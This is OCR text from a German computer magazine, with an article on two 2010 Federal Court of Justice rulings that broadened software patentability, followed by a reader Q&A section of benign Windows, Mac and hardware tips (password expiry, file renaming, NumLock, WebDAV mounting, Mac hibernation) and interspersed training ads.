Damit hatte der Gesetzgeber gesprochen. Wo aber die Grenze zwischen Software „als solcher" einerseits und der technischen Lösung eines technischen Problems andererseits verlaufen soll, hat die Rechtsprechung zu entscheiden. Tatsächlich hat nun der Bundesgerichtshof (BGH) als höchstes deutsches Zivilgericht in gleich zwei Entscheidungen die sogenannte Technizität im Umfeld von Software in sehr großzügiger Weise bejaht. Wenn nun fast jede Software als technische Lösung eines technischen Problems gelten kann, ist Software deshalb in sehr weitgehender Weise patentierbar.

Die BGH-Entscheidungen

Ende April hatte der Bundesgerichtshof in einer Patentnichtigkeitssache zugunsten von Microsoft entschieden und die Gültigkeit eines europäischen Patents bestätigt (BGH, Urteil vom 20. 4. 2010 – X ZR 27/07). Auf den ersten Blick wirkt die Entscheidung unspektakulär: Microsoft hatte im Jahre 1994 ein Patent für eine Weiterentwicklung des verbreiteten FAT-Dateisystems angemeldet. Die Erfindung sollte die alte 8.3-Restriktion aufheben und auch unter FAT lange Dateinamen ermöglichen.

Gegen die Erteilung des Patents wandte sich ein anderes Unternehmen und beantragte, das Patent für nichtig zu erklären. Denn die Erfindung sei nicht neu, sondern beruhe auf dem „Rock Ridge Interchange Protocol", einer Erweiterung des ISO-9660-Standards für CDs. Tatsächlich hatte das Bundespatentgericht zuvor im Hinblick auf diesen älteren Standard für CDs das Patent von Microsoft verworfen – und deshalb die Frage nach der grundsätzlichen Patentierbarkeit der Softwarelösung nicht klären müssen.

Dann aber der Bundesgerichtshof: Die Erfindung sei sehr wohl neu, befanden die Karlsruher Richter, denn das Patent beschreibe, zwei eigenständige Verzeichniseinträge zu speichern. Das „Rock Ridge Interchange Protocol" sehe hingegen ein völlig anderes System für die Verzeichniseinträge vor. Deshalb sei die Erfindung neu.





Figure 6b

Microsofts 1994 gestellter Patentantrag mit Programmablauf zur Nutzung von langen Dateinamen unter FAT

Während das Deutsche Patent- und Markenamt in dem von Siemens eingereichten „Verfahren zur dynamischen Generierung strukturierter Dokumente" keine Erfindung „technischer Natur" erkennt, sieht der BGH darin durchaus ein „technisches Mittel zur Lösung eines technischen Problems".


(19) Bundesrepublik Deutschland
Deutsches Patent- und Markenamt

(10) DE 102 32 674 A1 2004.01.08

(12) Offenlegungsschrift

(21) Aktenzeichen: 102 32 674.6
(22) Anmeldetag: 18.07.2002
(43) Offenlegungstag: 08.01.2004

(51) Int Cl.[7]: G06F 17/27

(66) Innere Priorität:
102 23 978.8 29.05.2002

(71) Anmelder:
Siemens AG, 80333 München, DE

(72) Erfinder:
Schaaring, Christian, Dr., 33615 Bielefeld, DE

Prüfungsantrag gemäß § 44 PatG ist gestellt.

Die folgenden Angaben sind den vom Anmelder eingereichten Unterlagen entnommen

(54) Bezeichnung: Verfahren zur dynamischen Generierung strukturierter Dokumente

(57) Zusammenfassung: Die Erfindung betrifft ein Verfahren zur dynamischen Generierung strukturierter Dokumente an einem mit einem Client kommunizierenden vorzugsweise in einer "Embedded System"-Architektur ausgebildeten Leitrechner. Dabei werden Anforderungsdaten des Clients am Leitrechner empfangen und daraus Anfrageparameter extrahiert, die durch ein Kontrollmodul zur einen Bestellsatz eines architekturspezifischen Schnittstellenmodul des Leitrechners abgebildet werden. Anschließend erfolgt eine dynamische Generierung des strukturierten Dokuments unter Verwendung mindestens eines Vorlagedokuments mit enthaltenen Dienstnehmern, wobei die Dienstnehmer unter Hinzuziehung der abgebildeten Anfra-

Und ja, diese Erfindung sei auch patentierbar, obwohl es sich um reine Software handele. Zwar müsse es um die Lösung eines konkreten technischen Problems mit technischen Mitteln gehen – aber obwohl hier eine reine Softwareidee vorliege, gehe es doch um das technische Problem, wie Daten auf einem Datenträger für den Zugriff durch unterschiedliche Betriebssysteme abgelegt werden müssen. Und die Lösung liege in der bestimmten „Anordnung der Speicherbelegung". Das sei ein technisches Mittel.

Kurz darauf entschied der Bundesgerichtshof abermals über eine Erfindung, die den Softwarebereich betraf (BGH, Beschluss vom 22. 4. 2010 – Xa ZB 20/08). Die prozessuale Konstellation war nun ganz anders: Siemens wollte eine Erfindung patentieren lassen, scheiterte damit jedoch zunächst vor dem Deutschen Patent- und Markenamt und dann auch vor dem Patentgericht.

Da die Erfindung nicht „technischer Natur" sei, hatte das Patentgericht die Erteilung eines Patentes verweigert. Siemens wollte in einer Client-Server-Struktur die „dynamische Generierung strukturierter Dokumente" schützen lassen. Darin fehlte dem Patentgericht jedoch der Einsatz technischer Mittel. Allein der Einsatz von Computern reiche nicht, lautete die Begründung. Eine bestimmte interne, technische Arbeitsweise des Rechners sei nun einmal gegeben, aber nicht direkt Gegenstand des Patentanspruches.

Diesen für die Patentierbarkeit von Software entscheidenden Aspekt sieht der Bundesgerichtshof in der entsprechenden Entscheidung jedoch anders. Zwar ist die Patentierbarkeit von „Software als solche" ausgeschlossen. Aber das höchste deutsche Zivilgericht hat nun klar gemacht, dass ein Computer per se ein technisches Gerät sei. Und deshalb sei Software, die „auf die technischen Gegebenheiten der Datenverarbeitungsanlage Rücksicht nimmt", grundsätzlich auch ein technisches Mittel zur Lösung eines technischen Problems. Keine Rede also mehr davon, dass eine patentierte Erfindung auf einer Nutzung „beherrschbarer Naturkräfte" zur Erzielung eines vorhersagbaren Effektes beruhen muss.

Bedeutung für die Zukunft

Das Erfordernis einer Technizität der Erfindung stellt bei diesem Verständnis des Bundesgerichtshofes kaum noch ein Ausschlusskriterium für die Patentierbarkeit von Software dar. Denn beachtet ein Entwickler etwa, dass seine Software nicht mehr Speicher reserviert, als der Rechner bietet, nimmt die Software schon „Rücksicht auf die technischen Gegebenheiten der Datenverarbeitungsanlage". Die Voraussetzungen für die Patentierbarkeit von Software sind nun also so gering, dass es ausreichen dürfte, wenn der Softwareentwickler sauber arbeitet und bei der Gestaltung einer Software auf die verwendete Hardware und ihre Grenzen eingeht.

Nur vollständig plattformunabhängiger Code ohne Steuerung der Hardware müsste deshalb weiterhin von einer Patentierbarkeit ausgeschlossen sein. Aber von US-amerikanischen Zuständen ist das deutsche Patentwesen trotzdem noch entfernt. Denn abstrakte Algorithmen werden sich weiterhin ebenso wenig wie bloße Geschäftsmodelle patentieren lassen.

Ungeklärt ließ der Bundesgerichtshof im Verfahren um die Siemens-Patente allerdings die Frage der Neuerungen der Erfindung. Das W3-Konsortium hatte ähnliche Techniken bereits im Jahre 2000 veröffentlicht. Ob Siemens tatsächlich noch Patentschutz erhält, ist deshalb noch nicht klar: Der Bundesgerichtshof hat zur Klärung dieser Frage das Verfahren an das Bundespatentgericht zurückverwiesen.

Konsequente Evolution

Schon seit einigen Jahren zeigt der Bundesgerichtshof in einzelnen Konstellationen die Tendenz, die Technizität im Umfeld von Software großzügig zu beurteilen. Die neuen Entscheidungen sind deshalb weniger eine überraschende Revolution als eine konsequente Evolution. Trotzdem haben die beiden jüngsten Entscheidungen erstmalig ausdrücklich die Patentierbarkeit von Software in dieser Deutlichkeit bejaht.

Computerimplementierte Erfindungen sind damit ab jetzt fester Bestandteil im deutschen Patentwesen. Der Patentschutz für Software wird somit stark an Bedeutung gewinnen – und Entwickler werden verständlicherweise ab sofort in weit größerem Maße als bisher versuchen, Patentschutz für ihre Software zu erhalten.

Gleichzeitig steigt aber auch das Risiko für Entwickler stark an, fremde Rechte zu verletzen [3]. Denn obwohl Programmierer vielleicht keine Urheberrechte verletzen, besteht nun die Gefahr von Patentverletzungen. Die Zahl der Rechtsstreitigkeiten dürfte deshalb sprunghaft zunehmen.

Auch wird diese Gefahr nicht etwa erst langsam anwachsen. Denn das Europäische Patentamt hat schon seit Längerem in einer umstrittenen Praxis de facto Softwarepatente erteilt. Nur waren diese bisher zumindest in Deutschland kaum durchsetzbar. Eben das hat sich mit der Rechtsprechung des Bundesgerichtshofes nun geändert. Eine Schar bereits erteilter Softwarepatente wartet also darauf, durchgesetzt zu werden. (pmz)

Der Autor berät als Rechtsanwalt in der internationalen Wirtschaftskanzlei Osborne Clarke zu Fragen des IT-Rechts.

Literatur

[1] Dr. Philipp Harlfinger, Patentrecht und Erteilungspraxis in den USA, Erfinderparadies in Bewegung, c't 22/09, S. 158

[2] Stefan Krempl, Das System des „geistigen Eigentums" gerät verstärkt unter Druck, Patente und Copyright auf dem Prüfstand, c't 16/09, S. 44

[3] Fabian Schmieder, Des Codeklopfers Schutzhütte, Urheberrechtsfibel für Programmierer, Teil 1, c't 23/06, S. 174 c't

HOTLINE **Sie erreichen uns über die E-Mail-Adresse hotline@ct.de, per Telefon 05 11/ 53 52-333 werktags von 13–14 Uhr, per Brief (Anschrift auf S. 14) oder per Fax 05 11/53 52-417. Nutzen Sie auch das Hilfe-Forum unter www.ct.de/hotline.**

Kennwort läuft ab

? Mein Windows 7 zwingt mich gelegentlich, mein Passwort zu ändern, obwohl ich das nie so konfiguriert habe. Wie gewöhne ich ihm dieses lästige Verhalten wieder ab?

! Bei den teureren Windows-7-Versionen finden Sie den Schalter in der Computerverwaltung unter „Benutzer und Gruppen" in den Eigenschaften Ihres Kontos. Die Option heißt „Kennwort läuft nie ab".

Bei Windows 7 Starter und Home Premium ist es leider nicht so einfach, denn hier ist dieses Computerverwaltungs-Snap-in nicht verfügbar; auch der Direktaufruf durch Eingabe von lusrmgr.msc versagt. Auf folgende Art klappt es trotzdem: Tippen Sie cmd in das Suchfeld des Startmenüs und bestätigen Sie mit Strg+Umschalt+Enter. Nach einer Sicherheitsnachfrage öffnet sich eine Eingabeaufforderung mit administrativen Rechten. Der Befehl

```
net accounts /maxpwage:unlimited
```

deaktiviert den Passwort-Wechsel-Zwang für alle Konten. (axv)

rsyncbackup.vbs unter Windows 7

? Ich verwende auf meinem XP-Rechner das praktische Backup-Skript rsyncbackup.vbs aus c't 9/06, das regelmäßig platzsparende Sicherungen meiner Ordner mittels Hard-Links anfertigt. Leider funktioniert die Version, die Sie zum Download anbieten, nicht unter Windows 7. Gibt es ein Update?

! Das Skript selbst ist nach wie vor in der Version 1.04 aktuell. Allerdings klemmt unter aktuellen Windows-Versionen das Kommandozeilenwerkzeug rsync in der Version, die wir damals mitgeliefert hatten. Jetzt gibt es aber ein aufgefrischtes Download-Paket, dem wir Windows-7-taugliche Versionen von rsync.exe und der benötigten Cygwin-Bibliotheken beigefügt haben (siehe Link).

Beim ersten Backup-Lauf zeigen Windows Vista und 7 eine Warnung der bordeigenen Firewall, die Sie mit Administratorrechten gewähren lassen sollten. Der Grund ist, dass rsync.exe stets einen lauschenden TCP-Port öffnet, auch wenn man es lediglich für den lokalen Einsatz startet. (Karsten Violka/hos)

www.ct.de/1015154

Diashow als Video

? Aus Fotos von meiner digitalen Spiegelreflexkamera im Seitenverhältnis 3:2 möchte ich gern Videos mit Musikunterlegung erstellen. Doch die von mir ausprobierten Videobearbeitungsprogramme geben meine Fotos nicht korrekt wieder, sondern stauchen sie verzerrt auf 4:3 zusammen oder beschneiden sie bis zur Unkenntlichkeit. Gibt es Alternativen?

! Ein Videoschnittprogramm kommt für die 3:2-Wiedergabe schon deshalb nicht in Betracht, weil die Videos, um normkonform zu bleiben, im Seitenverhältnis 4:3 oder 16:9 erstellt werden; für die meisten Fotomotive wäre vor allem Letzteres eine denkbare Lösung, wenn Sie unbedingt ein Video aus Ihren Fotos erstellen möchten. Dazu sollten Sie Ihr Video-Projekt von vornherein in 16:9 anlegen, um Video- und Fotoformat möglichst weitgehend einander anzunähern. Abhängig von den Motiven kann es durchaus sinnvoll sein, stattdessen auf 4:3 umzusteigen oder mit einem grauen Rand das Foto auf das Zielformat „aufzublasen"; das ist vor allem bei Bildern im Hochformat notwendig. Für eine je nach Motiv bestmögliche Darstellung sollten Sie daher davon ausgehen, dass Sie jedes Foto vor dem Import in das Videoschnittprogramm einzeln mit einem Bildbearbeitungswerkzeug in puncto Skalierung und Beschnitt bearbeiten müssen.

Wenn Sie nicht auf das Medium Video angewiesen sind, bietet es sich als Alternative an, auf eine Präsentations-Software wie Microsoft PowerPoint auszuweichen, mit der man Fotos zu einer musikunterlegten Diashow – mit Überblendungen und manchen Effekten – zusammenstellen kann. Zur Wiedergabe benötigen Sie dann aber einen PC. (uh)

Um DSLR-Fotos im Seitenverhältnis 3:2 unverzerrt in ein 4:3-Video einzufügen, muss man sie entweder seitlich beschneiden (im Bild hellgrau überlagert dargestellt) oder oben und unten mit einem dunklen Rand erweitern (links). Für 16:9-Videos (rechts) verhält es sich genau umgekehrt.

Automatisch umbenennen

? In meiner unter Windows 7 verwalteten Fotosammlung möchte ich den Dateinamen ordnerweise ein Präfix voranstellen, das etwa Informationen zu Datum, Ort oder Ereignis enthält. Der alte Dateiname soll dabei hinten erhalten bleiben. Geht das intelligenter, als jede Datei im Explorer einzeln anzuklicken und den Dateinamen zu bearbeiten?

! Für solche Aufgaben bietet sich unter Windows 7 die Windows PowerShell an, die man recht einfach um eigene Skripte erweitern kann. Ein Skript, das Ihre Aufgabe löst, besteht im Kern aus den Zeilen

```
Param(
  [String]$Prefix,
  [String[]]$Path
)
$entries = Get-ChildItem $Path
foreach($entry in $entries) {
  Rename-Item $entry.FullName ($Prefix + $entry.Name)
}
```

Als Parameter verlangt es das zu ergänzende Präfix sowie die Pfade der Ordner mit den umzubenennenden Dateien, bei Bedarf ergänzt um Dateimasken. Speichern Sie es als Add-Prefix.ps1 in einem Ordner, der in der Umgebungsvariablen $env:Path enthalten ist, dann können Sie es jederzeit etwa mit

```
Add-Prefix "Kreta 2009 " d:\Bilder\Kreta\*.jpg
```

aufrufen. Unter dem Link finden Sie eine erweiterte Version des Skripts, das auch Unterordner automatisch durchlaufen kann. Außerdem gibt es dort H2rename zum Download, ein sehr leistungsfähiges c't-Tool zum flexiblen Umbenennen von Dateien. (hos)

www.ct.de/1015154

NumLock verhindern

? Ist es unter Windows möglich, die Taste NumLock permanent zu deaktivieren? Ich möchte, dass der Ziffernblock immer Ziffern liefert.

! Für solche Zwecke enthält Windows den sogenannten Scan Code Mapper. Um ihn in Betrieb zu nehmen, müssen Sie in der Registry unter HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layout einen neuen Binärwert erzeugen, der Scancode Map heißen muss und dessen genauen Aufbau Microsoft unter www.microsoft.com/whdc/archive/w2kscan-map.mspx beschreibt. Zum Abschalten der NumLock-Taste muss man noch wissen, dass sie den Scancode 0x45 besitzt. Nachdem Sie den Registry-Eintrag angelegt haben, müssen Sie den Rechner noch neu starten, damit Windows die Änderung mitbekommt (ab- und wieder anmelden reicht nicht).

Windows stellt beim Anmelden den Zustand der NumLock-Taste wieder her, der beim Abmelden geherrscht hat. Achten Sie also vor dem Neustart darauf, dass die Taste eingeschaltet ist. Für den Fall, dass sich NumLock aus irgendeinem Grund doch mal ausschaltet, empfiehlt es sich, eine Datei mit dem Namen NumLock.vbs und dem Inhalt

```
set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.SendKeys "{NUMLOCK}"
```

irgendwo auf der Festplatte zu haben: Ein Doppelklick darauf schaltet den Status der NumLock-Taste um. Das Skript und eine REG-Datei für den Scan Code Mapper gibt's über den Link. (hos)


www.ct.de/1015154


Pfeifendes Mainboard

? Dank sehr leisem CPU-Kühler, entkoppelter Festplatte und fast geräuschlosem Netzteil wäre mein neuer PC eigentlich ein sehr verträglicher Zimmergenosse, doch leider treibt mich ein leises Piepen fast in den Wahnsinn. Ich schaffe es nicht, die Quelle zu lokalisieren – haben Sie einen Tipp?

! Mehrere PC-Bauteile kommen als Quellen relativ hochfrequenter Pfeif- oder Zirpgeräusche infrage. In der Vergangenheit haben wir bereits darauf hingewiesen, wie man ihnen mit einem „Pappröhrenstethoskop" auf die Schliche kommt (siehe c't 8/05, S. 178 beziehungsweise www.ct.de/-318334).

Eine weitere, schwer ortbare Geräuschquelle beschreibt Intel im Entwicklerleitfaden VRD 11.1 für die Spannungswandler, die auf dem Mainboard für die Versorgung des Prozessors zuständig sind. Zu solchen Wandlerschaltungen gehören auch winzige, mehrlagige Keramikkondensatoren, die in und um die Prozessorfassung herum sowie oft auch auf der Unterseite der Mainboard-Platine angeordnet sind. Diese Multilayer Ceramic Capacitors (MLCC) glätten die sogenannte CPU-Kernspannung. Vergleichsweise starke und schnelle Veränderungen dieser Spannung verursachen durch den Piezoeffekt mechanische Verformungen der Kondensatorkeramik. Laut Intel können durch Stromsparfunktionen vor allem bei leerlaufender CPU Spannungssprünge von bis zu 0,25 Volt mit einer Frequenz von ungefähr 1 kHz auftreten, die die MLCCs zum Schwingen bringen – und diese regen wiederum die Platine an, mit der sie verlötet sind. So werden hohe, pfeifende Töne hörbar.





Damit die MLC-Kondensatoren die Platine nicht zu Schwingungen anregen, empfiehlt Intel spezielle Anordnungen.

Intel rät Entwicklern, bestimmte Typen von MLC-Kondensatoren zu meiden, sie möglichst nicht parallel nebeneinander anzuordnen oder sie in gegenläufiger Orientierung auf Ober- und Unterseite der Platine zu platzieren, sodass sich Schwingungen gegenseitig aufheben. Wenn Ihr Mainboard wegen der MLCCs piept, können Sie das allerdings nicht nachträglich ändern; vermutlich bringt auch eine Reklamation keine Abhilfe, weil das Problem ja konstruktionsbedingt ist. Ein Geräusch-Grenzwert für Mainboards ist zudem nicht definiert. Eine Alternative zum Austausch des Mainboards wäre, die CPU-Stromsparfunktionen abzuschalten oder zu verändern, etwa – sofern möglich – den Enhanced C1 Halt State (C1E) per BIOS-Setup zu deaktivieren. Dadurch steigt aber möglicherweise die Leistungsaufnahme des PC, je nach Mainboard und CPU um 5 bis 15 Watt.

Falls Sie Windows ab Vista einsetzen, besteht theoretisch die Möglichkeit, über das Kommandozeilenprogramm powercfg.exe die vom Betriebssystem genutzten CPU-Stromsparmodi noch feinfühliger zu verändern, um beispielsweise die Umschaltfrequenz zu verändern. Das ist aber nicht bei jedem PC möglich und muss je nach (ACPI-)BIOS und CPU ganz unterschiedlich erfolgen – das Word-Dokument (siehe Link), in welchem Microsoft die dazu nötige Vorgehensweise beschreibt, umfasst 47 Seiten. In den meisten Fällen ist der Mainboard-Austausch also die beste Lösung, aber leider nicht die billigste. (ciw)

www.ct.de/1015154

USB-Festplatte wird nicht mehr erkannt

? Meine schon ältere, aber bisher tadellos arbeitende externe USB-Festplatte wird nicht mehr automatisch erkannt. Ich habe sie an mehreren Windows-PCs ausprobiert: Sie verlangen nach dem Anschließen des Laufwerks einen Treiber für ein Gerät namens Cypress AT2LP. Wo finde ich den?

! Einen solchen Treiber scheint es nicht zu geben. Es ist aber möglich, dass der USB-IDE-Adapterchip in Ihrem externen Laufwerk seine Firmware verloren hat und sich deshalb anders verhält als vorgesehen. Auf der Cypress-Webseite gibt es ein Software-Tool

Was Sie schon immer wissen w(s)ollten!
Original Cisco Routing und Switching Grundlagen-Training
Planung, Integration und Betrieb von Cisco-Netzwerken, Dauer: 1 Woche
nur 999,- Euro
statt 2490.- Euro
Besonders knackig: Die weltweit anerkannte Cisco CCNA-Zertifizierung gleich dazu buchen!
CISCO PARTNER Learning Solutions
Schulung beim weltweit größten Cisco Trainingspartner Global Knowledge
Nur für kurze Zeit: 60% Rabatt auf alle Cisco ICND 1+2 Schulungstermine, bundesweit bis Ende des Jahres! Trainingshotline +49 (0)800 295 26 33, info@globalknowledge.de oder www.globalknowledge.de/CT
Hamburg | Berlin | Düsseldorf | Frankfurt | Nürnberg | München | Stuttgart
Global Knowledge.

powered by: iX

Kerberos - LDAP - Active Directory

Linux im Active Directory

Ziel des Tutorials ist die Anbindung von Linux-Workstations und Linux-Netzwerkdiensten an die Benutzerverwaltung eines Active Directory (AD) auf Basis von Windows Server 2008 R2.

Die Teilnehmer lernen dazu zwei grundlegende Komponenten des AD kennen: den Kerberos-Dienst zur Netzwerkauthentisierung und den LDAP-Verzeichnisdienst. Im Tutorial werden insbesondere die Migration der Linux-Benutzerdaten aus Quellen wie NIS-Maps in die entsprechenden LDAP-Attribute des AD behandelt.

Linux-seitig sind zwei Subsysteme relevant für die Anbindung: die NSS und die PAM. Beide sind modular aufgebaut. Das Tutorial behandelt verschiedene Module (pam_krb5, nss_ldap, pam_winbind, nss_winbind), die für die AD-Anbindung der Linux-Systeme in Frage kommen und zeigt deren Unterschiede auf.

Im letzten Teil geht es um detaillierte Praxisdemonstrationen, abschließend wird ein Apache-Webserver mittels Kerberos Single-Sign-On-fähig gemacht.

Voraussetzungen
Die Teilnehmer sollten ein grundlegendes Verständnis für die System- und Netzwerkadministration unter Linux mitbringen.

Termine
15. September 2010, Hamburg
06. Oktober 2010, Stuttgart

(Sichern Sie sich jetzt **15 % Frühbucherrabatt!**)

Weitere Infos unter:
www.ix-konferenz.de

Referent

Jetzt buchen!

Mark Pröhl

Eine Veranstaltung von Heise Events

in Zusammenarbeit mit science + computing

für 32-Bit-Windows, mit dem sich dieses Malheur eventuell beheben lässt. Anschließend sollten aktuelle Betriebssysteme die externe Festplatte wieder über den Standardtreiber für USB-Massenspeichergeräte (Mass Storage Devices) ansprechen können.

Cypress hebt hervor, dass das Problem nicht direkt mit dem USB-2.0-ATA/ATAPI-Adapter namens EZ-USB AT2LP zusammenhängt, den es mit unterschiedlichen Typenbezeichnungen wie CY7C68301C oder CY7C68320C gibt. Vielmehr könne es unter nicht näher erläuterten Umständen vorkommen, dass ein mit dem Chip verbundener EEPROM-Speicherbaustein seinen Inhalt vergisst und sich der Adapter deshalb nicht mehr als Massenspeicher via USB meldet. Dieses Problem soll sich mit dem Flash-Tool primer.exe lösen lassen, nachdem man einen speziellen Treiber von Hand über den Geräte-Manager von Windows eingespielt hat. Den Treiber, das Flash-Tool sowie eine Anleitung im Word-Format stellt Cypress zum Download bereit (siehe Link).

Im Internet finden sich aber auch Hinweise darauf, dass das Überschreiben der Firmware bei manchen externen Festplatten mit diesem Fehlerbild keine Abhilfe gebracht hat oder diese anschließend überhaupt nicht mehr funktionierten. Falls für Ihr Laufwerk also noch Garantie oder Gewährleistung gilt, sollten Sie es lieber reklamieren, statt auf eigene Faust einen Reparaturversuch mit ungewissem Ausgang zu wagen. (ciw)

www.ct.de/1015154

Abdeckkappen

? Gibt es eine elegante Möglichkeit, unbenutzte USB-, FireWire- und ähnliche Ports zu verschließen?

! Die taiwanische Firma Lian-Li bietet unter dem kryptischen Namen PT-IOC-01B einen Satz Plastikabdeckungen an. Verschließt man damit nicht angeschlossene Buchsen, so kommt niemand in Versuchung, dort Geräte einzustöpseln. (bbe)

Zehn Anschlussabdeckungen (6 x USB, 2 x eSATA, 2 x FireWire) gibt es im Versandhandel ab knapp 3 Euro.

WebDAV per Kommandozeile

? Ich nutze den Online-Speicher bei meinem Provider per WebDAV. Gelegentlich brauche ich dafür einen Laufwerksbuchstaben, doch die Klickorgie zum Einbinden ist mir zu lästig. Die Option „Beim Anmelden wieder verbinden" möchte ich nicht setzen, weil ich den Laufwerksbuchstaben nur gelegentlich brauche. Kann ich ihn nicht irgendwie per Kommandozeile einbinden?

! Ja, das geht mit dem Befehl `net use` wie bei normalen Windows-Freigaben. Um beispielsweise den Online-Speicher von GMX auf den nächsten freien Laufwerksbuchstaben zu legen, tippen Sie

```
net use * https://mediacenter.gmx.net /user:12345
```

ein. 12345 steht hier als Platzhalter für Ihre GMX-Kundennummer. Sie können aber auch die zugehörige Mail-Adresse eingeben. net.exe fragt Sie dann automatisch nach dem GMX-Passwort.

In der Liste der eingebundenen Laufwerke erscheint die WebDAV-Freigabe in der etwas komplizierten Notation `\\mediacenter.gmx.net@SSL\DavWWWRoot`, die Sie alternativ statt der https-URL im `net use`-Befehl benutzen können.

Auch das Aufheben einer solchen Einbindung funktioniert wie bei Windows-Freigaben mit `net use`, also beispielsweise mit

```
net use z: /d
```

für das Laufwerk Z:. (je)

„Große Hilfe" protokollieren

? Um einigen meiner Kunden Support zu leisten, nutze ich die VNC-Lösung, die Sie in dem Artikel „Große Hilfe per Internet" (c't 5/08, S. 124) vorgestellt haben. Gibt es eine Möglichkeit, die Verbindungen mit Hilfesuchenden von dem Programm protokollieren zu lassen, etwa um ihnen die Support-Zeiten korrekt in Rechnung stellen zu können?

! Laut UltraVNC-Dokumentation (www.uvnc.com/install/cmdline.html) gibt es für den Viewer die Kommandozeilenoptionen `--logfile` und `--loglevel`, mit denen Sie bestimmen können, wohin und wie detailliert er die Sitzungen mitschreibt.

Ein gerichtsfester Beleg für Ihre Tätigkeit dürfte das aber nicht sein, weil der Viewer ja nur eine Textdatei schreibt, die Sie auch manipulieren könnten. (je)

Suspend-to-Disk bei Desktop-Macs

? Für den Ruhezustand speichern Desktop-Macs leider den Inhalt des Hauptspeichers nicht auf die Festplatte (suspend-to-Disk), sondern puffern ihn lediglich (suspend-to-RAM). Deshalb kann ich meinen iMac nicht vollständig via Steckerleiste vom Stromnetz trennen. Tragbare Macs mit identischem Betriebssystem kennen jedoch den Disk-Ruhemodus. Lässt sich der nicht irgendwie auf Desktop-Macs transplantieren?

! Transplantieren ist gar nicht notwendig, es gibt das von Apple werbewirksam als „Safe Sleep" bezeichnete Suspend-to-Disk auf Desktop-Rechnern auch ohne aufwendige Trickserei. Man muss es lediglich einschal-

Ruhezustands-Modi für Mac OS X

Wert	Funktion
0	Suspend-to-RAM
1	Safe Sleep
3	„Schnelles" Safe Sleep
5	wie 1, aber für sicheren virtuellen Speicher
7	wie 3, aber für sicheren virtuellen Speicher

ten. Allerdings haben die Apple-Entwickler keine Bedienoberfläche dafür vorgesehen, man muss im Terminal einmalig einen Befehl dafür absetzen:

```
sudo pmset -a hibernatemode MODUS
```

Das Wort MODUS müssen Sie durch einen Wert aus der oben stehenden Tabelle ersetzen. Ein Wert von null ist Standard auf Desktops. Bei einem Wert von 1 macht das Mac-System ein Suspend-to-Disk, was – je nach Hauptspeicherausbau – ein paar Sekunden dauert, und schaltet danach den Rechner aus. Anschließend können Sie den Rechner vom Netz trennen. Auch das Aufwachen dauert länger als gewohnt, da der komplette Hauptspeicher wiederhergestellt werden muss.

Die Vorteile beider Modi – schnelles Aufwachen aus dem Ruhezustand und Trennung vom Stromnetz ohne Datenverlust – erreichen Sie, wenn Sie den Wert 3 verwenden: Das System schreibt dann den Inhalt des Hauptspeichers auf die Platte und legt den Rechner schlafen – ohne ihn auszuschalten. Blieb der Rechner während des Schlafs mit dem Stromnetz verbunden, dauert das Aufwachen nur einen Augenblick. Ansonsten muss der Hauptspeicher wie beim Modus 1 restauriert werden.

Die Werte 5 oder 7 müssen Sie verwenden, wenn Sie in den Systemeinstellungen (ab Mac OS X 10.5) den sicheren virtuellen Speicher eingeschaltet haben.

Weil das Setzen des neuen Werts nur mit Administratorrechten funktioniert, steht zu Beginn der Anweisung `sudo`. Sie müssen mit einem Konto angemeldet sein, das den Rechner verwalten darf, und auf Nachfrage das zugehörige Passwort eingeben.

Ob es ein technisches Problem oder einfach nur Produktpolitik ist, dass Apple Suspend-to-Disk auf Desktop-Macs nicht freigegeben hat, wissen wir nicht. Um auszuschließen, dass Sie bei seinem Einsatz Datenverlust erleiden, sollten Sie auf jeden Fall alle offenen Dokumente sichern, ehe Sie Ihren Mac in den ungewohnten Ruhezustand schicken. (adb)

MacBook als WLAN-Hotspot

